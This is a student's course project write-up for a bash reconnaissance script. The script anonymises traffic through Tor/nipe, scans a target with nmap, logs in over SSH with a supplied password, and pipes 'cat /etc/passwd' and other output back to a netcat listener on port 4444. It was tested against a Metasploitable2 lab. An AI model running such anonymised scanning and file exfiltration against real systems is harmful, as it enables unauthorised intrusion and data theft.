NETWORK RESEARCH | PROJECT: REMOTE CONTROL

Oleksandr Shevchuk

This project was completed as part of the "Cyber Security" (7736/37) course — Information Security and Corporate Network Protection, at John Bryce College.

Project Structure:

1. Installations and Anonymity Check
- 1.1 Install the needed applications.
- 1.2 If the applications are already installed, don't install them again.
- 1.3 Check if the network connection is anonymous; if not, alert the user and exit.
- 1.4 If the network connection is anonymous, display the spoofed country name.
- 1.5 Allow the user to specify the address to scan via remote server; save into a variable.

2. Automatically Connect and Execute Commands on the Remote Server via SSH
- 2.1 Display the details of the remote server (country, IP, and Uptime).
- 2.2 Get the remote server to check the Whois of the given address.
- 2.3 Get the remote server to scan for open ports on the given address.

3. Results
- 3.1 Save the Whois and Nmap data into files on the local computer.
- 3.2 Create a log and audit your data collecting.

4. Directory Structure

5. Installation


6. Usage

7. Notes


1. Installations and Anonymity Check

1.1 Install the needed applications


1.2 If the applications are already installed, don’t install them again.



```
# CHECK_APP - Function to verify and install required utilities
# - Defines a list of essential utilities for the script
# - Checks whether each utility is installed
# - If not installed, attempts to install it using apt
# - Displays the status of each utility
# - Calls the CHECK_NIPE function after verification
CHECK_APP()
{
    # Define a list of required utilities
    local utilities_for_check="curl jq nmap perl ssh sshpass tor whois"

    # Iterate through each utility in the list
    for i in $utilities_for_check; do
        # Check if the utility is installed
        if ! command -v "$i" > /dev/null 2>&1; then
            # If not installed, print a warning and attempt to install it
            echo -e "\e[91m\e[107m[!] '$i' is not installed.\e[0m"
            apt install "$i" -y || { echo -e "\e[91m\e[107m[!] Failed to install '$i'.\e[0m"; exit 1; }
        else
            # If already installed, print success message
            echo -e "\e[32m[✓] $i\e[0m"
        fi
        sleep 0.6
    done

    # Call the CHECK_NIPE function to continue
    CHECK_NIPE
}
```




```
# CHECK_NIPE - Function to check for and install the 'nipe' anonymity tool
# - Searches for the nipe.pl script on the system
# - If not found, attempts to clone and install 'nipe' and its dependencies
# - Verifies the creation of necessary directories and installation steps
# - Calls the RUN_NIPE function after completion
CHECK_NIPE()
{
    # Search for the nipe.pl script on the system
    nipe_path=$(find /opt/nipe -type f -name nipe.pl 2>/dev/null)

    # If nipe is not found, install it
    if [[ -z "$nipe_path" ]]; then
        echo -e "\e[91m\e[107m[!] 'nipe.pl' not found on the system.\e[0m"
        echo -e "\e[31m[*]\e[0m\e[34m Installing nipe...\e[0m"
```




```
[*] Checking for the presence of utilities required for performing the analysis:
[✓] curl
[✓] jq
[✓] nmap
[✓] perl
[✓] ssh
[✓] sshpass
[✓] tor
[✓] whois
[✓] nipe
```


1.3 Check if the network connection is anonymous; if not, alert the user and exit.
1.4 If the network connection is anonymous, display the spoofed country name.



```
echo -e "\e[31m[*]\e[0m\e[34m Starting Nipe...\e[0m"

# Change to the Nipe installation directory and start it
cd /opt/nipe
perl nipe.pl start > /dev/null 2>&1 &
nipe_pid=$!
SPINNER $nipe_pid

# Attempt to verify Nipe status up to 20 times
for i in {1..10}; do
    # Get the current status of Nipe
    nipe_status=$(perl nipe.pl status | grep -i "status" | awk '{print $3}')
    if [[ "$nipe_status" == "true" ]]; then
        # If Nipe is active, confirm anonymity
        echo -e "\e[31m[!]\e[0m\e[32m You are anonymous!\e[0m"
        break
```




```
[!] Nipe is stopped. You are not anonymous.

[*] Your IP: 77.127.205.180
[*] Your country: Israel
[*] Script finished. Duration: 0 min 0 sec
```




```
[*] Your IP before nipe.pl: 77.127.205.180
[*] Your country before nipe.pl: Israel
[*] Starting Nipe...
[1] Waiting for Nipe to be ready...
[!] You are anonymous!
[*] NEW IP: 192.42.116.191
[*] NEW country: The Netherlands
```

1.5 Allow the user to specify the address to scan via remote server; save into a variable.




```
# Global variables used to store key paths, IP information, and working directories
nipe_path=""
real_ip=""
real_country=""
main_dir=""
working_dir=""
timestamp=""
password=""
username=""
target=""
script_start=$(date +%s)
```



```
# Prompt the user for the target IP address and SSH username
read -p $'\e[31m[!]\e[0m\e[34m Enter target IP address: \e[0m' target
echo

# Check if port 22 is open using netcat (nc)
if nc -z  -w10 "$target" 22; then
    echo -e "\e[31m[*]\e[0m\e[32m Port 22 is open on\e[0m "$target" \e[32m– attempting to connect...\e[0m"
    SCANNING
```

2. Automatically Connect and Execute Commands on the Remote Server via SSH


2.1 Display the details of the remote server (country, IP, and Uptime).
2.2 Get the remote server to check the Whois of the given address.
2.3 Get the remote server to scan for open ports on the given address.




```
# Run nmap version detection scan on the target and append output to log_$timestamp.txt
nmap -p- -Pn -sV "$target" >> log_$timestamp.txt &
SPINNER $!

if [[ -n "$username" && -n "$password" ]]; then
  # Start a netcat listener to collect the data sent back from the target
  nc -l -p 4444 >> log_$timestamp.txt &
  nc_pid=$!

  # Give netcat time to start properly
  sleep 2

  echo -e "\e[31m[!]\e[0m\e[32m Executing remote commands and receiving data...\e[0m"

  # Connect to the target via SSH and run a chain of reconnaissance commands
  sshpass -p "$password" ssh -o HostKeyAlgorithms=+ssh-rsa \
    -o PubkeyAcceptedKeyTypes=+ssh-rsa \
    -o StrictHostKeyChecking=no "$username@$target" \
    'bash -c "echo; uptime; echo; whoami; echo; pwd; echo; ls -l; echo;
    cat /etc/passwd; echo; curl -s ipinfo.io/$(curl -s ifconfig.me);
    echo; curl -s http://ip-api.com/json/; echo;
    echo; whois $(curl -s ifconfig.me) 2>/dev/null"' \
    | nc "$host_ip" 4444 &  # Send the output to the netcat listener
```

3. Results

3.1 Save the Whois and Nmap data into files on the local computer.
3.2 Create a log and audit your data collecting.



4. Directory Structure



```
remote_control_results/          # Main folder for the results of all script runs
│  └── <timestamp>/              # Subfolder named with a timestamp for each run
│      │  └── log_<timestamp>.txt  # Log file containing all scanning and SSH session results
```

5. Installation

Clone the repository:
git clonehttps://github.com/Alex-Shev75/NetworkResearch.git

6. Usage

cd NetworkResearch
chmod +x TMagen773637.s21.NX201
./TMagen773637.s21.NX201

7. Notes

- At this stage, the present project does not aim to address any practical tasks. Its sole objective is to provide answers to the questions specified in the technical requirements document named task.pdf.
- Metasploitable2 was used as a testbed for development and debugging.
- Not all analysis results are printed to the screen. The output was intentionally limited to simplify readability and user perception.